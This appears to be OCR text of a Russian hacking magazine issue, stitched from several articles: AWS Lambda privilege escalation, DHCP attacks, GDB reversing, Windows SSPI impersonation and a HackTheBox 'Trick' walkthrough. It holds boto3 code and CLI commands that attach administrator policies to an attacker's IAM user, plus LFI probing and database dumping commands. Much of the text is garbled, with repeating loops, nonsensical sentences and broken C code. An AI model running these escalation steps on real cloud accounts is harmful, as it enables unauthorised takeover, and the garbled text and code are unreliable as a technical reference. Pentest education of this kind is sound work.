- `apiKeyRequired` — использование метода **GET** в конечной точке нам до сих пор (кроме просто отправить запрос);
- `methodIntegration` — то, что происходит на заднем плане;
- `type` — с чем это интегрировано;
- `uri` — в каком случае вы видите, что метод делает лямбда-функцию.

Такие образом мы можем идентифицировать API Gateway с конкретной лямбда-функцией. Если для каждого метода есть какие-либо API, то есть возможность перечислить все API-ключи, приоткрывающие тварь VS.

```
aws apigateway get-api-keys --include-values
```


Получение API-ключей

Наконец, остается лишь перечислить все развертывания:

```
aws apigateway get-stages --rest-api-id <apiId>
```

Теперь у нас есть достаточный объем информации, чтобы послать URL-адрес для использования лямбда-функции. Параметры ты сможешь определить, посмотрев исходный код.

Продолжение статьи

БЛЯМБДА


ЭКСПЛУАТИРУЕМ AWS LAMBDA

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Создание функции с привязкой роли

Повышать свои привилегии с помощью лямбды невероятно интересно! Например, существует пользователь с правами на приказ роли (`iam:PassRole`) и создание лямбда-функций (`lambda:CreateFunction`). Вместо того чтобы напасть кого, который привязан к учетной записи атакуюшего административно полному. Шаги следующие:

1. Создаем лямбда-функцию, связыва ее с какой-либо ролью. Причем у этой роли должны быть права на вызов `iam:AttachRolePolicy` или `iam:AttachUserPolicy`.
2. Вызываем созданную функцию, что приводит к исполнению кода.
3. Код, повышающий административные политуки. Сначала к лямбда-роли, а потом к атакующему.
4. У нас появляется права администратора.



Повышение привилегий с помощью лямбды

Если у роли лямбда-функции имеется привилегия `AttachRolePolicy`, то сначала нужно определить политику администратора и найти, в потом к атакующему. Для этого можно использовать следующий код:

```
import boto3
import json

def lambda_handler(event, context):
    iam = boto3.client('iam')
    iam.attach_role_policy(RoleName='роль, к которой привязывать
    лямбда-функцию', PolicyArn='политика с административным
    доступом',)# Привязка политики к роли
    iam.attach_user_policy(UserName='пользователь, к которому
    привязывать политику', PolicyArn='политика с административным
    доступом',)# Привязка политики к пользователе
    return {
        'statusCode': 200,
        'body': json.dumps('AWS Service')
    }
```

Если у роли лямбда-функции имеется привилегия `AttachUserPolicy`, то мы можем сразу привязать к атакующему административную политику:

```
import boto3
import json

def lambda_handler(event, context):
    iam = boto3.client('iam')
    iam.attach_user_policy(UserName='пользователь, к которому
    привязывать политику', PolicyArn='политика с административным
    доступом',)# Привязка политики к пользователе
    return {
        'statusCode': 200,
        'body': json.dumps('AWS Service')
    }
```

Как обнаружить роли, мы изучили в первой статье. Тоже задача — найти роль, у которой есть требуемые для эксплуатуции привилегии (`iam:AttachRolePolicy` или `iam:AttachUserPolicy`), а также возможность связать с лямбда-функцией.

Теперь можно создать лямбда-функцию. Именно она и обеспечивает нам повышение привилегий:

```
aws lambda create-function --function-name имя создаваемой лямбда
функции --runtime rubyи, на котором написан код --zip-file
fblob .zip с исходным кодом> --handler сенсорщик (это имя лямбда-
функции и какая функция вызывать из питона)> --role <ARN роли, к
которой привязана политика с iam:AttachRolePolicy> --region с
регион>
```

Пример:

```
aws lambda create-function --function-name awsservicelambda
--runtime python3.7 --zip-file fileb://awsservicelambda.zip
--handler awsservicelambda.lambda_handler --role arn:aws:iam::
180419486232:role/Lambda-Permission-Mgmt-Role --region us-east-2
```

```
{
    "FunctionName": "awsservicelambda",
    "FunctionArn": "arn:aws:lambda:us-east-2:180419486232:function:awsservicelambda",
    "LastModified": "2021-07-14T12:31:31.000+0000",
    "RuntimeVersionConfig": {
        "RuntimeVersionArn": "arn:aws:lambda:us-east-2::runtime:python:arn:aws:ecr:us-east-2:475746:repository/lambda-runtime-python:latest"
    },
    "RevisionId": "ccc0ac0e-0a0d-4a0a-a0a0-0a0a0a0a0a0a",
    "SigningProfileVersionArn": "arn:aws:signer:us-east-2:475746:signing-profile/AWSLambdaPythonSigning/0000000000",
    "SigningJobArn": "arn:aws:signer:us-east-2:475746:signing-job/0000000000-0000-0000-0000-0000000000",
    "Role": "arn:aws:iam::180419486232:role/Lambda-Permission-Mgmt-Role",
    "Runtime": "python3.7",
    "LastUpdateStatus": "2021-07-14T12:31:31.000+0000",
    "Handler": "awsservicelambda.lambda_handler",
    "Timeout": 3,
    "Description": "",
    "Timeout": 3,
    "State": "Active",
    "LastUpdateStatus": "Successful",
    "Layers": [
    ],
    "Version": "$LATEST
```

АТАКИ НА DHCP

РАЗБИРАЕМ ТЕХНИКИ DHCP STARVATION И DHCP SPOOFING И ЗАЩИТУ ОТ НИХ

Дмитрий Шабанов
Старший инженер-аналитик ГК «Гарда»

Ты наверняка слышал о DHCP-том: настройка сервера, пулы адресов, опции, маски, шлюзы, DNS, DHCP-relay, DHCP-snooping, DHCP-фильтрация, DHCP-аудит, DHCP-мониторинг, DHCP-ловушки, DHCP-ловушки, DHCP-ловушки, DHCP-ловушки... Но знаешь ли ты, как выглядит DHCP-трафик? Знаешь, что DHCP-сервер не всегда отвечает на запросы клиентов? Знаешь, что DHCP-сервер может не только выдавать DHCP-адреса? Знаешь, что DHCP-сервер может быть отравлен? Знаешь, что DHCP-сервер можно заставить выдавать адреса? Знаешь, что DHCP-сервер можно заставить выдавать адреса? Знаешь, что DHCP-сервер можно заставить выдавать адреса

ОТЛАДКА ПРОГРАММ БЕЗ ИСХОДНИКОВ

АНАЛИЗИРУЕМ ДВОИЧНЫЕ ФАЙЛЫ В LINUX ШТАТНЫМИ СРЕДСТВАМИ

Андрей Веселов
Старший преподаватель кафедры ОПД ГОУВПО «ДонНТУ», г. Донецк, Украина
Сергей Ковалев
Доцент кафедры ОПД ГОУВПО «ДонНТУ», г. Донецк, Украина
Роман Ковалев
Доцент кафедры ОПД ГОУВПО «ДонНТУ», г. Донецк, Украина

Какие инструменты использовать в Linux для реверса бинарных файлов? В этой статье мы расскажем, как для этих целей применять IPtrace и GDB, и покажем, как вы-ладит работа с ними.

Отладка программ без исходников


Реверинг, изучение, «взлом» сложности с закрытым кодом (анализ кодов, не имеющих исходных текстов) — это отдельная тема. Мы рассмотрим несколько способов отладки программ для некоторых платформ. Время идет, в технике устаревают старые модели, на смену приходят новые, но принципы остаются. Мы не будем перечислять сведения обо всех устаревших. Кроме программных продуктов, которые сейчас уже не используются, мы не будем рассматривать и такие, которые еще используются, но уже не в полном объеме. Мы рассмотрим только 32-битные версии ОС на AMD64, именно этот процессор в большинстве случаев применяется в домашних компьютерах. Чтобы отладчики работали, необходимо, чтобы программа для новой архитектуры, перенесенная новым человеком была включена в основную ветвь разработки. Мы рассмотрим только работу с платформ. Все или почти все будут готовы к обновлениям ядра.

ОСОБЕННОСТИ ОТЛАДКИ В LINUX

Первое знакомство с GDB стоит по-хорошему **debug.com** для MS-DOS, только наш-ему выбрать и установить Windows. Linux, в отличие от Windows, не ориентирован в реестром документации встает в глубоком ужасе, сравнивая с следующим. Linux-ориентированные программы могут быть как с графическим, так и с консольным интерфейсом. Как правило, интерфейс является в ущерб. Но, в отличие от Windows, Linux ориентирует в ущерб. Но, в отличие от Windows, Linux ориентирует на консольный интерфейс

ОТЛАДКА ПРОГРАММ БЕЗ ИСХОДНИКОВ

И НАПОСЛЕДОК ДЕКОМПИЛЯЦИЯ ЗАБЫТЫХ ЯЗЫКОВ ДЛЯ ЗАБЫТЫХ ОПЕРАЦИОННЫХ СИСТЕМ



Как правило, это даже применимо к Windows-платформе, сложные которые предпочитают исключительно дружелюбный отладчик. Поэтому, если вы не сильный сисадмин или разработчик, то CDB — подходит отлично с программным управлением, а вот для ручной отладки не подходит.

Для отладки кодов ядрами подходит WinDbg, поставляется в виде пакета, входящего в стандартный инструментарий. В GCC для этого нужно добавить ключ -g, а для ускорения компиляции GDB для отладки лучше использовать ключ -ggdb, чтобы он учитывался при сборке дополнительных данных.

Обычно или отладчиками сборки торчащего в командной строке

gdb filename

Для отладки активного процесса имеет в командной строке его ID, а для присоединения к уже запущенному процессу

```
./gdb -p process-pid
```

Все три перечисленных можно запускать одновременно, попеременно переключая между ними клавиши ctrl+z.

Переключаются из отладчиков фокусом:

```
target exec

На терминальный процесс:

target child

Или на удаленную сборку:

target core

Необязательный ключ -q подавляет вывод копирайта. Загрузив программу в отладчик, мы должны установить точку останова. Для этого служит команда break (или sb):

b main

Эта команда установит точку останова на функции main. Или на строке 31 этого файла:

b _start

на точку входа в ELF-файл (впрочем, в некоторых файлах она начинается по другому). Можно установить точку останова и на произвольный адрес:

b *0x804837b

или

b *$eax

Регистры пишутся маленькими буквами и предваряются знаком доллара. GDB понимает для обозначения регистров $pc — указатель команды и $sp — указатель стека, $fp — фрейм стека, что, непосредственно после загрузки приравнивается к стандартным значениям. Для ещё ещё лучшего понимания после загрузки отладчиком) процесса вы выполняете команду run, она же r:

r

Отладчик самостоятельно решает, какую точку останова остановить, пропустить, или же выполнить. Если вы хотите, чтобы отладчик остановился, то нужно перед запуском ввести команду enable breakpoints или enable bp или же как-нибудь сплошную. Точек останова на данном в GDB назначается тоже немало:

b file:function — точка останова на функции function в файле file.
b file:line — точка останова на строке line в файле file.
b function — точка останова на функции function.
b line — точка останова на строке line.
b *address — точка останова на адресе address.
b offset — точка останова на offset байтах от начала текущего фрейма.
b offset if condition — точка останова на offset, если condition истинно.
b function if condition — точка останова на function, если condition истинно.
b line if condition — точка останова на line, если condition истинно.
b *address if condition — точка останова на address, если condition истинно.
b offset if condition — точка останова на offset, если condition истинно.

Для отладчика существуют очень полезные команды enable и disable:

enable — разрешить выполнение всех точек останова.
enable bp — разрешить выполнение всех точек останова.
enable n — разрешить выполнение точек останова с номерами n.
disable — запретить выполнение всех точек останова.
disable bp — запретить выполнение всех точек останова.
disable n — запретить выполнение точек останова с номерами n.

Точки останова можно сделать одноразовыми:

tbreak — то же, что и break, но после остановки точка останова будет удалена.
tbreak function — то же, что и break function, но после остановки точка останова будет удалена.
tbreak line — то же, что и break line, но после остановки точка останова будет удалена.
tbreak *address — то же, что и break *address, но после остановки точка останова будет удалена.
tbreak offset — то же, что и break offset, но после остановки точка останова будет удалена.
tbreak offset if condition — то же, что и break offset if condition, но после остановки точка останова будет удалена.
tbreak function if condition — то же, что и break function if condition, но после остановки точка останова будет удалена.
tbreak line if condition — то же, что и break line if condition, но после остановки точка останова будет удалена.
tbreak *address if condition — то же, что и break *address if condition, но после остановки точка останова будет удалена.
tbreak offset if condition — то же, что и break offset if condition, но после остановки точка останова будет удалена
```

СВИН API

ИЗУЧАЕМ ВОЗМОЖНОСТИ WINAPI ДЛЯ ПЕНТЕСТЕРА

Ирина Ивлева
Специалист по информационной безопасности

Для начала давайте вспомним несколько правил — иногда после перерыва в несколько лет приходится заново вспоминать, что и как делать, чтобы не сделать глупость — чтобы отличить отличительные признаки, которые помогут в дальнейшем отличить Windows. Сейчас давайте сверим версию и установки в своем компьютере, чтобы не сделать глупостей. Рассмотрим все по порядку.

ВО В ПОРЯДКЕ

Сначала нужно определить какой пользователь вводит свой логин и пароль. Если это пользователь с правами администратора, то нужно сделать повышение привилегий или учетные данные Active Directory на контроллере домена, которые входят в группу Domain Admins, чтобы получить доступ к ресурсам домена.

Для начала нужно определить какие привилегии имеются у данной учетной записи. В случае Active Directory нужно собирать информацию уже для домена, а не для отдельной машины. Для этого можно использовать утилиту Bloodhound. Если же у вас есть доступ к рабочей машине, то можно использовать утилиту whoami, которая входит в состав системы. Вы для начала повышаете в следующем порядке: сначала вы пытаетесь получить доступ к рабочей машине, потом вы пытаетесь получить доступ к сервисным учетным записям, которые имеют доступ к доменам, потом вы пытаетесь получить доступ к системе, которая уже содержит учетные SD-записи и уже получаете доступ к домену.

Достаточно сложно, правда? Но это можно проверить простым вызовом: в Windows есть переменная, которая определяет версию системы. Для Windows Vista, Windows 7, Windows 8 — соответственно переменная, которая определяет версию системы, которая есть в системе, и системы, которые уже поддерживают — это номера версий. Для Windows 7 — это номер версии 6.1.

Сначала нужно определить версию ядра. Для Windows Vista, Windows 7, Windows 8 — соответственно переменная, которая определяет версию системы, которая есть в системе, и системы, которые уже поддерживают — это номера версий. Для Windows 7 — это номер версии 6.1.

Для начала определим

СВИН АРГ

ИЗУЧАЕМ ВОЗМОЖНОСТИ ИМИТАЦИИ ДАННЫХ ДЛЯ ПЕНТЕСТЕРА

Даже грубая полезность собственных решений для SSP и определяется с протоколом защиты. В этом плохом спрашивали фреймы

```
SECURITY_STATUS SEC_ENTRY AcquireCredentialsHandleW
[in, SEC_CHAR *pszPrincipal,
[in, SEC_CHAR *pszPackage,
[in, ULONG fCredentialUse,
[in, PLUID pvLogonID,
[in, PVOID pAuthData,
[in, SEC_GET_KEY_FN pGetKeyFn,
[in, PVOID pvGetKeyArgument,
[out, PCredHandle phCredential,
[out, PTimeStamp ptsExpiry
};

Даже грубая полезность собственных решений для SSP и определяется с протоколом защиты. В этом плохом спрашивали фреймы

int main() {
  ULONG pcPackages = 0;
  SecPkgInfoW* secPkgInfo = NULL;
  SECURITY_STATUS status;
  status = EnumerateSecurityPackages(&pcPackages, &secPkgInfo);

  if (status == SEC_E_OK) {
    wprintf("Security function failed with error: %lu", status);

    for (ULONG i = 0; i < pcPackages; ++i) {
      wprintf("%-18ws - %ws\n", secPkgInfo[i].Name);

    wprintf("Which would a like? \n");
    int numberOfPSP = 0;
    scanf_s("%d", &numberOfPSP);

    CredHandle hCredential;
    TimeStamp ptsExpiry;
    status = AcquireCredentialsHandleW(NULL, secPkgInfo[numberOfPSP
    SECPKG_CRED_BOTH, NULL, NULL, NULL, NULL, &hCredential, &
    tsExpiry);
    if (status != SEC_E_OK) {
      wprintf("ERROR");
    }
    else {
      wprintf("SUCCESS, Creb authenticate");
      // Код для аутентификации
    }
    return 0;
  }
}
```

В **SspiPrintCpp** реализован этот обмен, для которого мы получили реализовать **NULL** будет сложнее, что нет серверного решения для токена твердого сотрудника. В **SspiPrintCpp** мы проверяем протокол защиты, который использовать. Можно указать параметр **None** из структуры **SecPkgInfo** (имитор **Negotiate**) и использовать **Kerberos** или **NTLM** в зависимости от ситуации:

- **Kerberos** — наиболее предпочтительный, SASL/GSSAPI/SPNEGO Negotiate использовать самый подходящий и текущий сервер протокол (или NTLM, или Kerberos, в зависимости от ситуации и настроек клиента);
- **NTLM** — гарантированный NTLMSSP, NAME для SSP;
- **Kerberos** — гарантированный KERBEROS, NAME для Kerberos.

Роль клиента

В отдельном протокольном клиенте с целью ведут себя по-разному, потому нужно с разбора того, что делает клиент.

Первым шагом клиент инициирует исходящий контекст безопасности по доступному учетным данным, полученным в результате вызова функции **AcquireCredentialsHandle**. Для инициирования контекста клиент вызывает для того же, пока не будет отправлен дополнительный контекст безопасности.

```
SECURITY_STATUS SEC_ENTRY InitializeSecurityContextW(
[in, optional] PCredHandle phCredential,
[in, optional] PCtxtHandle phContext,
[in, SEC_CHAR *pszTargetName,
[in] unsigned long fContextReq,
[in] unsigned long Reserved1,
[in] unsigned long TargetDataRep,
[in, optional] PSecBufferDesc pInput,
[in] unsigned long Reserved2,
[in, out, optional] PCtxtHandle phNewContext,
[in, out, optional] PSecBufferDesc pOutput,
[out] unsigned long *pfContextAttr,
[out, optional] PTimeStamp ptsExpiry
);
```

Процесс последовательных вызовов реализаций функции имеет следующие обязанности:

- первому **pSCONText** должен указывать на переменную, которая содержит ранее полученную дескриптор новый контекст безопасности;
- при последовательных обращениях к этой функции игнорируется параметр **pszTargetName**;
- мы будем передавать функции **InitializeSecurityContext()** вновь, полученные в результате предыдущего **pInput**;
- требование к контексту со стороны сервера возвращается параметром **pContextAttr**, и на наш пример, мы будем использовать для проверки работоспособности.

Предназначенность вызова этой функции, аналогичная возвращение значение функции. Если она возвращает **SEC_I_CONTINUE_NEEDED**, то клиент вызов, пока не получит **SEC_E_OK** сообщает, что контекст создан полностью. При этом данные функции не зависят управления до тех пор, пока сервер, которому клиентом, не вызовет **AcceptSecurityContext()**.

Для работы с сервером используется входящий и выходящий буфер. При их использовании клиентом создаем новые переменные **SecBuffer**. Сервер должен указывать на выделенные ранее буферы памяти. Затем мы присваиваем адрес переменной переменной для **SecBufferDesc**. Он указывает основных буферов содержится в начале.

```
typedef struct _SecBufferDesc {
  ULONG ulVersion;
  unsigned long cBuffers;
  PSecBuffer pBuffers;
} SecBufferDesc, *PSecBufferDesc;

typedef struct _SecBuffer {
  unsigned long cBytes;// Размер блока памяти, на которой указывает pvBuffer
  unsigned long BufferType;
  void SEC_FAR *pvBuffer;
} SecBuffer, *PSecBuffer;
```

Чтобы системе знала выделенное место под эти буферы, в вызовом функции **InitializeSecurityContext()** в параметре **fContextReq** требуется указать **ISC_REQ_ALLOCATE**.

Наконец, итак данные можно в клиенте будет выглядеть следующим образом:

```
BOOL ClientHandshakeAuthorize(CredHandle* pHCredential, PSSPIPkg
pSSPIObjects, CtxtHandle* pHContext, PTSTR pszServer) {
  BOOL fSuccess = FALSE;
  __try {
    SECURITY_STATUS ss;
    // Объявляем входящий буфер
    SecBuffer secBufferOut[1];
    SecBufferDesc secBufferDescOut;
    SecBuffer secBufferIn[1];
    SecBufferDesc secBufferDescIn;

    // Установливаем значения в состояние цикла
    BOOL fFirstPass = TRUE;
    int cbMaxMessage = 0;
    while (ss == SEC_I_CONTINUE_NEEDED) {
      // Переменные для данных
      ULONG ulFlags = 0;
      if (fFirstPass) {
        // Первый проход, входных буферов
        secBufferDescOut.cBuffers = 1;
        secBufferDescOut.pBuffers = secBufferOut;
        secBufferDescOut.ulVersion =
SECBUFFER_VERSION;
        ulFlags = ISC_REQ_ALLOCATE
        | ISC_REQ_CONFIDENTIALITY
        | ISC_REQ_SEQUENCE_DETECT
        | ISC_REQ_REPLAY_DETECT
        | ISC_REQ_CONNECTION;
        // Установливаем выходной буфер (SSP) выделит память для токена
        secBufferOut[0].BufferType = SECBUFFER_TOKEN;
        secBufferOut[0].cBuffer = 0;
        secBufferOut[0].pvBuffer = NULL;
        // Сообщаем SSP, что мы передаем
        secBufferDescOut.cBuffers = 1;
        secBufferDescOut.pBuffers = secBufferOut;
        secBufferDescOut.ulVersion =
SECBUFFER_VERSION;
        // Установливаем выходной буфер (SSP) выделит память для токена
        secBufferOut[0].BufferType = SECBUFFER_TOKEN;
        secBufferOut[0].cBuffer = 0;
        secBufferOut[0].pvBuffer = NULL;
        // Сообщаем SSP, что мы передаем
        secBufferDescOut.cBuffers = 1;
        secBufferDescOut.pBuffers = secBufferOut;
        secBufferDescOut.ulVersion =
SECBUFFER_VERSION;
        // Первый проход, больше не делаем
        fFirstPass = FALSE;
        // Если SSP был выходным, то получаем его
        if (secBufferOut[0].cBuffer != 0) {
        // Сама с проверкой, получаем размер блока
        SendBlockSize(pSSPIObjects, secBufferOut[0]);
        // Получаем сам блок
        SendBlock(pSSPIObjects, secBufferOut[0]);
        }
        // Освобождаем выходной буфер
        FreeContextBuffer(secBufferOut[0].pvBuffer);
        // Сброс в ноль, если это != SEC_I_CONTINUE_NEEDED
        secBufferOut[0].cBuffer = 0;
        secBufferOut[0].pvBuffer = NULL;
        // Выходной буфер указывает на входной буфер
        secBufferDescIn.cBuffers = 1;
        secBufferDescIn.pBuffers = secBufferIn;
        secBufferDescIn.ulVersion = SECBUFFER_VERSION;
        // Установливаем выходной буфер (SSP) выделит память для токена
        secBufferIn[0].BufferType = SECBUFFER_TOKEN;
        secBufferIn[0].cBuffer = 0;
        secBufferIn[0].pvBuffer = NULL;
        // Выходной буфер указывает на выходной буфер
        secBufferDescIn.cBuffers = 1;
        secBufferDescIn.pBuffers = secBufferIn;
        secBufferDescIn.ulVersion = SECBUFFER_VERSION;
        // Получаем размерные блоки
        ss = AcceptSecurityContext(pHCredential, fFirstPass
        NULL | ISC_REQ_ALLOCATE|ISC_REQ_CONFIDENTIALITY
        ISC_REQ_ALLOCATE|ISC_REQ_MEMORY, SECURITY_NETWORK_DREP, pHContext,
        &secBufferDescIn[0].pBuffers, &secBufferDescOut,
        &secBufferDescOut, pSSPIObjects, NULL);
        // Первый проход больше не делаем
        fFirstPass = FALSE;
        // Если SSP был выходным, то получаем его
        if (secBufferOut[0].cBuffer != 0) {
        // Сама с проверкой, получаем размер блока
        SendBlockSize(pSSPIObjects, secBufferOut[0]);
        // Получаем сам блок
        SendBlock(pSSPIObjects, secBufferOut[0]);
        }
        // Освобождаем выходной буфер
        FreeContextBuffer(secBufferOut[0].pvBuffer);
        // Сброс в ноль, если это != SEC_I_CONTINUE_NEEDED
        secBufferOut[0].cBuffer = 0;
        secBufferOut[0].pvBuffer = NULL;
      }
      __finally {
        // Если сбой, то освобождаем между полного контекста
        if (fFailure) {
          ZeroMemory(pHContext, sizeof(*pHContext));
        }
      }
      return (fSuccess);
    }
    // Сохраняем контекст, если возвращается ошибка
    if (fFailure) {
      ZeroMemory(pHContext, sizeof(*pHContext));
    }
    return (fSuccess);
  }
  __finally {
    // Освобождаем буфер
    FreeContextBuffer(secBufferIn[0].pvBuffer);
    // Освобождаем буфер
    FreeContextBuffer(secBufferOut[0].pvBuffer);
  }
  ss = ImpersonateSecurityContext(&HContext);
  if (ss != SEC_E_OK)
    __leave;
  __try {
    DeleteSecurityContext(&HContext);
    FreeCredentialsHandle(&HCredentials);
```

Использование полного контекста

Если бы только на клиенте обращается функции **AcceptSecurityContext()** и **InitializeSecurityContext()**, мы получили на сервере между полного контекста безопасности. Для получения полного контекста сервер получает вызовом **ImpersonateSecurityContext()** для сервера возможность выступать от лица клиента как если клиенты входят в сеть.

Имперсонация

Вызовом **ImpersonateSecurityContext** позволяет серверу совершать на клиента с помощью контекста сервер получающего вызовом **ImpersonateSecurityContext()** для сервера возможность выступать от лица клиента. Вызовом **ImpersonateSecurityContext()** для сервера возможность выступать от лица клиента как если клиенты входят в сеть.

```
ESCIOOOOLLSEC SECURITY_STATUS SEC_ENTRY
ImpersonateSecurityContext(
  [in] PCtxtHandle phContext
);
```

RevertSecurityContext()

Позволяет прекратить олицетворение выполняемого объекта и восстановить собственный контекст безопасности.

```
ESCIOOOOLLSEC SECURITY_STATUS SEC_ENTRY RevertSecurityContext(
  [in] PCtxtHandle phContext
);
```

Получение токена из контекста

С помощью этой функции мы можем достать токен пользователя, который которого получен из функции **AcceptSecurityContext()**.

```
ESCIOOOOLLSEC SECURITY_STATUS SEC_ENTRY QuerySecurityContextToken
(
  [in] PCtxtHandle phContext,
  [out] void **Token
);
```

ВЫВОДЫ

Токены — это один из столпов безопасности в системах Windows. Сегодня мы получил представление лишь об основах работы с ними. Если интересно подробнее изучить фреймы, то рекомендую ознакомиться с **CreateWstxTokenToken()** и на особенности **Token**

HTB TRICK

ИСПОЛЬЗУЕМ FAIL2BAN, ЧТОБЫ ЗАКРЕПИТЬСЯ НА ХОСТЕ

В этом разборе я покажу, как можно получить DNS-записи для рекурсивных поздних атаки, затем проиллюстрирую SQL-инъекцию, и когда появим пользователя, закрепимся на машине через Fail2ban.

Машинка на платформе Hackthebox называется Trick. Уровень сложности на данном как легкая.

WARNING
Все, что описано в статье — ИТР ознакомьтесь только через VPN. Не дай Бог кто-нибудь узнает, где есть ваши рут-хосты, так как ты потеряешь свой бизнес.

РАЗВЕДКА
Сканирование портов
Добавляем в файл /etc/hosts

```
10.10.11.166    trick.htb
```

Мы можем попробовать сделать:

- 22 — служба OpenSSH 7.9p1
- 25 — служба Postfix smtpd
- 53 — служба ISC BIND 9.11
- 80 — служба nginx 1.14.2

Проверяем DNS-зоны
Мы можем попробовать сделать запрос, чтобы узнать DNS-зоны (AXFR) может предоставить данные, показывать, какие доступны новые записи DNS-сервера, которые мы можем использовать.

```
dig trick.htb ANY @10.10.11.166
```

Получаем новые доменные имена и сразу добавляем их в файл /etc/hosts

```
10.10.11.166  trick.htb  root.trick.htb  preprod-payroll.trick.htb
```

Теперь попробуем в веб-сервер. Так как у нас много доменов, стоит начать с поиска.

Мы видим **заглушку**. Для отображения страницы, чтобы мы отправили работу сервера. Указываем URL (subpage) = «all», данный POST (subpage) = «page/home», и мы получаем ответ. Теперь мы можем попробовать использовать LFI (local file inclusion) для чтения файлов — **curl**.

```
curl -sq -d "subpage=all" http://preprod-payroll.trick.htb/ | lynx -stdin
```

Лейблы сервера отправляются, теперь попробуем с вкладками.

ТОЧКА ВХОДА
Если время отвечать и нажать на Services, поэтому попробуем рекурсивно. Мы видим ошибку. Попробуем обнаружить. Обычно при перебоях в ответе мы видим **Data Protection**. Попробуем обнаружить. Мы видим ошибку.

```
curl -sq -d "subpage=services" http://preprod-payroll.trick.htb/ | lynx -stdin
```

Мы видим **ошибку**. Все отображение переменных, чтобы мы отправили работу сервера. Указываем URL (subpage) = «all», данный POST (subpage) = «page/home», и мы получаем ответ. Теперь мы можем попробовать использовать LFI (local file inclusion) для чтения файлов — **curl**.

```
curl -sq -d "subpage=services" http://preprod-payroll.trick.htb/ | lynx -stdin
```

Лейблы сервера отправляются, теперь попробуем с вкладками.

ТОЧКА ОПОРЫ
Если нажать на Employees, можно есть базы данных страницы — **dbs**.

```
curl -sq -d "subpage=dbs" http://preprod-payroll.trick.htb/ | lynx -stdin
```


```
mysqlshow --user=root --password=root --host=127.0.0.1 --port=3306 --protocol=tcp --skip-ssl
+--------------------+
| Database           |
+--------------------+
| information_schema |
| payroll_db         |
+--------------------+
```

Есть **information_schema** (способная к некоторым схем, а вот и новые, показывает базы **payroll_db** (или запрошены, таблицы таблицы) **database**, и мы можем посмотреть на базы (таблицы) **dbs**.

```
mysqldump --user=root --password=root --host=127.0.0.1 --port=3306 --protocol=tcp --skip-ssl --dump-dbs payroll_db --skip-ssl
```

```
-- Current Database: `payroll_db`
--
CREATE DATABASE /!40000 IF NOT EXISTS */ `payroll_db` /!40100 DEFAULT CHARACTER SET latin1 */;
USE `payroll_db`;
--
-- Table structure for table `auditlog`
--
DROP TABLE IF EXISTS `auditlog`;
/!40101 SET @saved_cs_client     = @@character_set_client */;
/!40101 SET character_set_client = utf8 */;
CREATE TABLE `auditlog` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `logtime` datetime DEFAULT NULL,
  `ipaddr` varchar(20) DEFAULT NULL,
  `action` varchar(255) DEFAULT NULL,
  `data` varchar(255) DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=1 DEFAULT CHARACTER SET latin1 COLLATE latin1_swedish_ci;
/!40101 SET character_set_client = @@character_set_client */;
--
-- Table structure for table `department`
--
DROP TABLE IF EXISTS `department`;
/!40101 SET @saved_cs_client     = @@character_set_client */;
/!40101 SET character_set_client = utf8 */;
CREATE TABLE `department` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `name` varchar(100) DEFAULT NULL,
  `manager` int(11) DEFAULT NULL,
  `location` varchar(100) DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=1 DEFAULT CHARACTER SET latin1 COLLATE latin1_swedish_ci;
/!40101 SET character_set_client = @@character_set_client */;
--
-- Table structure for table `employee_deductions`
--
DROP TABLE IF EXISTS `employee_deductions`;
/!40101 SET @saved_cs_client     = @@character_set_client */;
/!40101 SET character_set_client = utf8 */;
CREATE TABLE `employee_deductions` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `employee` int(11) DEFAULT NULL,
  `deduction` int(11) DEFAULT NULL,
  `amount` decimal(10,2) DEFAULT NULL,
  `date` date DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=1 DEFAULT CHARACTER SET latin1 COLLATE latin1_swedish_ci;
/!40101 SET character_set_client = @@character_set_client */;
--
-- Table structure for table `employees`
--
DROP TABLE IF EXISTS `employees`;
/!40101 SET @saved_cs_client     = @@character_set_client */;
/!40101 SET character_set_client = utf8 */;
CREATE TABLE `employees` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `fullname` varchar(100) DEFAULT NULL,
  `username` varchar(100) DEFAULT NULL,
  `password` varchar(100) DEFAULT NULL,
  `email` varchar(100) DEFAULT NULL,
  `phone` varchar(100) DEFAULT NULL,
  `address` varchar(100) DEFAULT NULL,
  `salary` decimal(10,2) DEFAULT NULL,
  `manager` int(11) DEFAULT NULL,
  `department` int(11) DEFAULT NULL,
  `hireddate` date DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=1 DEFAULT CHARACTER SET latin1 COLLATE latin1_swedish_ci;
/!40101 SET character_set_client = @@character_set_client */;
--
-- Table structure for table `leaves`
--
DROP TABLE IF EXISTS `leaves`;
/!40101 SET @saved_cs_client     = @@character_set_client */;
/!40101 SET character_set_client = utf8 */;
CREATE TABLE `leaves` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `employee` int(11) DEFAULT NULL,
  `leaveid` int(11) DEFAULT NULL,
  `startdate` date DEFAULT NULL,
  `enddate` date DEFAULT NULL,
  `comment` varchar(255) DEFAULT NULL,
  `status` int(11) DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=1 DEFAULT CHARACTER SET latin1 COLLATE latin1_swedish_ci;
/!40101 SET character_set_client = @@character_set_client */;
--
-- Table structure for table `payroll_log`
--
DROP TABLE IF EXISTS `payroll_log`;
/!40101 SET @saved_cs_client     = @@character_set_client */;
/!40101 SET character_set_client = utf8 */;
CREATE TABLE `payroll_log` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `logtime` datetime DEFAULT NULL,
  `ipaddr` varchar(20) DEFAULT NULL,
  `action` varchar(255) DEFAULT NULL,
  `data` varchar(255) DEFAULT NULL,
  PRIMARY KEY (`id`)
